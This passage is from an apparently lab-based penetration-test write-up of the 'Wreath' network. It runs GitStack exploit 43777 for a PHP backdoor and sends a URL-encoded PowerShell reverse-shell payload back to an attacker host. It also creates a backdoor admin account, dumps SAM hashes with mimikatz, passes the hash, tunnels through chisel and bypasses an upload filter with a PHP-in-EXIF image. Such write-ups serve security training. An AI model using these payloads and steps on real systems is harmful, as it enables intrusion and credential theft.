MAC Address: 02:AC:68:F7:96:C9 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 301.84 seconds
[root@prod-serv tmp]# ./nmap-chocola 10.200.177.150 -p 1-15000

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-08-10 07:22 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-177-150.eu-west-1.compute.internal (10.200.177.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00014s latency).
Not shown: 14997 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
MAC Address: 02:26:F2:57:8F:07 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 57.80 seconds
[root@prod-serv tmp]# 
```

As only 10.200.177.150 has open ports, I went on to enumerate it.

To get access to the internal servers, I ran sshuttle with the previously found root id_rsa on prod-serv.

```
sshuttle -r root@thomaswreath.thm --ssh-cmd "ssh -i root.prod-serv.ssh"
    10.200.177.0/24 -x 10.200.177.200
```

With the proxy set up, we're able to go to the web service running on git-serv.



10.200.177.150

Page not found (404)

Request Method: GET
Request URL: http://10.200.177.150/


Using the URLconf defined in `app.urls`, Django tried these URL patterns, in this order:

```
1. ^registration/login/$
2. ^gitstack/
3. ^rest/
```

The current URL, , didn't match any of these.

You're seeing this error because you have `DEBUG = True` in your Django settings file. Change that to `False`, and Django will display a standard 404 page.


We can see from the error message that there's a /gitstack page. Looking for gitstack exploits, we can find exploit 43777 on Expoit Database. Running this exploit gives us a backdoor, and since the web service is running as "nt authority\system", we have access to git-serv as said user.



```
$ ./43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give you a username/password and give you access to this repository. <br />Note : You have to enter the credentials o
f a user which has at least read access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
"nt authority\system
"
```

```
$ curl -X POST 'http://10.200.177.150/web/exploit-chocola.php' --data 'a=whoami'
"nt authority\system
"
```

Because traffic through unused ports are block on prod-serv, I opened port 17171 in the prod-serv's firewall to get a reverse shell on git-serv.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send
Cancel
Target: http://10.200.177.150
Request
Response
Pretty Raw Hex \n
Pretty Raw Hex Render \n
INSPECTOR
Search...
0 matches
Done
0 bytes

```
POST /web/exploit-chocola.php HTTP/1.1
Host: 10.200.177.150
User-Agent: curl/7.78.0
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: close
Content-Length: 577

a=
powershell+-nop+-c+"$client+%3d+New-Object+System.Net.Sockets.TCPClient('10.200.177.200',17171)%3b$stream+
%3d+$client.GetStream()%3b[byte[]]$bytes+%3d+0..65535|%25{0}%3bwhile(($i+%3d+$stream.Read($bytes,+0,+$byte
s.Length))+-ne+0){%3b$data+%3d+(New-Object+-TypeName+System.Text.ASCIIEncoding).GetString($bytes,0,+$i)%3b
$sendback+%3d+(iex+$data+2>%261+|+Out-String+)%3b$sendback2+%3d+$sendback+%2b+'PS+'+%2b+(pwd).Path+%2b+'>+
'%3b$sendbyte+%3d+([text.encoding]%3a%3aASCII).GetBytes($sendback2)%3b$stream.Write($sendbyte,0,$sendbyte.
Length)%3b$stream.Flush()}%3b$client.Close()"
```


```
$ ssh -i root.prod-serv.ssh root@thomaswreath.thm
[root@prod-serv ~]# ls
anaconda-ks.cfg  mimikatz-pwnersec.exe  ncat-pwnersec  nc-golem  socat-golem  socat-pwnersec
[root@prod-serv ~]# cd /tmp
[root@prod-serv tmp]# ./nc-chocola -lnvp 17171
Ncat: Version 6.49BETA1 ( http://nmap.org/ncat )
Ncat: Listening on :::17171
Ncat: Listening on 0.0.0.0:17171
^C
[root@prod-serv tmp]#
[root@prod-serv tmp]# socat tcp:10.50.174.9:1337 tcp-l:17171
-bash: socat: command not found
[root@prod-serv tmp]# ./socat-chocola tcp:10.50.174.9:1337 tcp-l 17171
2021/08/02 07:45:21 socat-chocola[5896] E exactly 2 addresses required (there are 3); use option "-h" for
help
[root@prod-serv tmp]# ./socat-chocola tcp:10.50.174.9:1337 tcp-l:17171,fork,reuseaddr
```

```
$ socat tcp-l:1337 STDOUT
ls


    Directory: C:\GitStack\gitphp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       08/11/2020     13:28                cache
d-----       08/11/2020     13:29                config
d-----       08/11/2020     13:28                css
d-----       08/11/2020     13:28                doc
d-----       08/11/2020     13:28                images
d-----       08/11/2020     13:28                include
d-----       08/11/2020     13:28                js
d-----       08/11/2020     13:28                lib
d-----       08/11/2020     13:28                locale
d-----       08/11/2020     13:28                templates
d-----       08/11/2020     13:28                templates_c
-a----       02/08/2021     04:44             34 exploit-chocola.php
-a----       01/08/2021     19:51             34 exploit-jeppz.php
-a----       01/08/2021     05:18             34 exploit-jramongp.php
-a----       01/08/2021     02:48             34 exploit-Morzan.php
-a----       01/08/2021     18:34             34 exploit.php
-a----       16/05/2012     14:20           5742 index.php


PS C:\GitStack\gitphp>
```

With a shell, I created an Administrative account for persistence, as well as further leverage.

```
net user chocola PASSWORD /add
net localgroup Administrators chocola /add
net localgroup "Remote Management Users" chocola /add
```


With the backdoor account, I logged in to git-serv through RDP and ran mimikatz to dump password hashes.



```
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>\\tsclient\chocola\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 29 2021 11:16:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

680     {0;000003e7} 1 D 20120          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;00098569} 2 F 1557508     GIT-SERV\chocola        S-1-5-21-3335744492-1614955177-2693036043-1002  (15g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 1595856     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)

mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: [redacted]

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 68b1608793104cca229de9f1dfb6fbae

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-1696O63F791Administrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : [redacted]
      aes128_hmac       (4096) :
      des_cbc_md5       (4096) :

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-1696O63F791Administrator
    Credentials
      des_cbc_md5       : e3915234101c6b75


RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
```


Of the password hashes dumped, only Thomas' password could be cracked. However, I was also able to perform Pass-the-hash with Administrator's hash and get a shell with evil−winrm as Administrator on git-serv. With this, I found the source code for Mr.Wreath's website on git-serv in C:\textbackslash GitStack\textbackslash repositories \textbackslash website.git, which we'll come back to later in the report.

Using Powershell-Empire's Invoke-Portscan module, I scanned the last remaining machine on 10.200.177.100, and 2 ports were found: 80 and 3389.



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan -Hosts 10.200.177.100 -TopPorts 50
Hostname      : 10.200.177.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 5900, 993...}
```

Looking at the repository found in git-serv, The PHP code in /resources/index.php is of interest to us.



```php
1   if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
2     $target = "uploads/".basename($_FILES["file"]["name"]);
3     $goodExts = ["jpg", "jpeg", "png", "gif"];
4     if(file_exists($target)){
5       header("location: ./?msg=Exists");
6       die();
7     }
8     $size = getimagesize($_FILES["file"]["tmp_name"]);
9     if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
10      header("location: ./?msg=Fail");
11      die();
12    }
13    move_uploaded_file($_FILES["file"]["tmp_name"], $target);
14    header("location: ./?msg=Success");
15    die();
16  } else if ($_SERVER["REQUEST_METHOD"] == "post"){
17    header("location: ./?msg=Method");
18  }
```

There are 2 filters in place: a file extension whitelist and a image file type check. Regarding the 1st filter, in line 9 of the code above, the file name is split on "." and the 2nd item is checked against a list of good extensions. This filter can easily be bypassed by having an extra extension in t he file name, for example "file.jpg.php" would pass the filter but still be a PHP file. As for the 2nd filter, it can be passed by uploading a legitimate image file with PHP code somewhere in the file.

To exploit the above vulnerability, a legitimate image file is created that a PHP code execution snippet is inserted as EXIF data, and the malicious image file is then uploaded to the server. This exploit will be used later in the engagement.


In order to reach 10.200.177.100, a hole was opened in git-serv's firewall (port 17171, TCP, inbound) and a binary of chisel was uploaded to git-serv in order to get a proxy. The proxy was acquired as follows:

```
# 10.200.177.150
netsh advfirewall firewall add rule name="chisel-chocola" dir=
    in action=allow protocol=tcp localport=17171
./chisel-chocola.exe server -p 17171 --socks5

# attacker
chisel client git-serv:17171 9090:socks
```


With a proxy, I was able to reach the web server on 10.200.177.100. Going to /resources, we're met with a Basic auth prompt, for which we can use Thomas' previously cracked credentials. With the previously analyzed file upload vulnerability, I uploaded a malicious image file to the server and got remote code execution.

With the payload on the server, I was able to upload a netcat binary (nc-chocola) to the machine (C:\Windows\temp\nc-chocola.exe) and get a shell as "thomas" on wreath-pc.


With a shell, I then ran winPEAS. As a result, the service "SystemExplorerHelpService", which was running as Administrator, was found to have an unqoted path.




```
═════════╣ Interesting Services -non Microsoft-
╚ Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
  [X] Exception: System.Runtime.InteropServices.COMException (0x80070006): The handle is invalid. (Exception from HRESULT: 0x80070006 (E_HANDLE))
   at System.Runtime.InteropServices.Marshal.ThrowExceptionForHRInternal(Int32 errorCode, IntPtr errorInfo)
   at System.Runtime.InteropServices.Marshal.FreeHGlobal(IntPtr hglobal)
   at winPEAS.Native.Classes.UNICODE_STRING.Dispose(Boolean disposing)
    AmazonSSMAgent(Amazon SSM Agent)["C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"] - Auto - Start Pending
    Amazon SSM Agent
   =================================================================================================

    Apache2.4(Apache Software Foundation - Apache2.4)["C:\xampp\apache\bin\httpd.exe" -k runservice] - Auto - Running
    Possible DLL Hijacking in binary folder: C:\xampp\apache\bin (Users [AppendData/CreateDirectories WriteData/CreateFiles])
    Apache/2.4.46 (Win64)
   =================================================================================================

    AWSLiteAgent(Amazon Inc. - AWS Lite Guest Agent)["C:\Program Files\Amazon\XenTools\LiteAgent.exe"] - Auto - Running
    AWS Lite Guest Agent
   =================================================================================================

    MozillaMaintenance(Mozilla Foundation - Mozilla Maintenance Service)["C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"] - Manual - Stopped
    The Mozilla Maintenance Service ensures that you have the latest and most secure version of Mozilla Firefox on your computer. Keeping Firefox up to date is very important for your online security, and Mozilla
ou keep this service enabled.
   =================================================================================================

    PsShutdownSvc(Systems Internals - PsShutdown)[C:\Windows\PSSDNSVC.EXE] - Manual - Stopped
   =================================================================================================

    ssh-agent(OpenSSH Authentication Agent)[C:\Windows\System32\OpenSSH\ssh-agent.exe] - Disabled - Stopped
    Agent to hold private keys used for public key authentication.
   =================================================================================================

    SystemExplorerHelpService(Mister Group - System Explorer Service)[C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe] - Auto - Running - No quotes and Space detected
    File Permissions: Users [AllAccess]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\System Explorer\System Explorer\service (Users [AllAccess])
   =================================================================================================
```



